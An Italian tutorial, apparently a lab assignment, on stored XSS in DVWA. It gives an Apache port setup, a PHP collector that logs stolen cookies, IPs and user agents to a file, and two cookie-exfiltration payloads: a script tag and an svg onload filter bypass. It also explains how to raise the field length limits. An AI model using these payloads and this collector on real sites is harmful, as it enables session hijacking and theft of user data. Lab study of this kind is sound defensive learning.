


Guida per XSS

Che cosa è un XSS?

Un XSS (Cross-Site Scripting), è una vulnerabilità che avviene quando il programmatore non sanitizza bene il codice così da permettere l'uso di script malevoli e ci consente di recuperare soprattutto i cookie di sessione così da poterli utilizzare per ingannare il server.

Come prima cosa dobbiamo settare il nostro server come da consegna, per farlo basta andare al path `/etc/apache2/` e usando il comando `sudo nano` modificare `ports.conf`



```
GNU nano 2.2.2 ports.conf
If you just change the port or add more ports here, you will likely also
have to change the VirtualHost statement in
/etc/apache2/sites-enabled/000-default.conf

Listen 5555

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```

Adesso creiamo il nostro codice php che ci permettera di recuperare il cookie di sessione, la data, il Browser e l'indirizzo IP

```
File Actions Edit View Help
GNU nano 2.9.2 /var/www/html/login.php
<?php
if(isset($_REQUEST['q'])) {
    // timestamp attuale
    $timestamp = date("Y-m-d H:i:s");

    // indirizzo IP dell'utente
    $ip = $_SERVER['REMOTE_ADDR'];

    // versione browser
    $browser = $_SERVER['HTTP_USER_AGENT'];

    // output
    $message = "Timestamp: $timestamp\n";
    $message .= "IP: $ip\n";
    $message .= "Cookies: " . base64_decode($_REQUEST['q']) . "\n";
    $message .= "Browser: $browser\n";
    // inserimento nel file cookie.txt dell'output creato
    file_put_contents('/var/www/html/ciao/captured.txt', $message, FILE_APPEND);


    echo $_REQUEST['q'];
}
?>
```

Adesso andiamo sulla DVWA e andiamo sulla sezione XSS stored (XSS persistente) ed eseguiamo questo script sul campo message:


```
<script>var i = new Image(); i.src='http://localhost:5555/login.php?
q='+btoa(document.cookie)</script>
```

N.B

Se non ti fa mettere piu di 50 caratteri basta ispezionare il codice e cambiare il limite da 50 a quanto vogliamo



Adesso per vedere i dati appena rubati dobbiamo andare sul nostro server apache e per farlo basta cercare <http://localhost:5555/ciao> dove 5555 è la nostra porta in ascolto e il /ciao è il nome della cartella dove troverò il nostro file .txt



Per replicare tutto a medio basta scrivere lo script nel campo name e cambiare la parola script dato che viene sanitizzata dal codice in questo modo:

```
<svg/onload="var i = new Image(); i.src='http://localhost:5555/login.php?q='+btoa(document.cookie)">
```

N.B

Dobbiamo cambiare il limite di caratteri questa volta sul campo del name

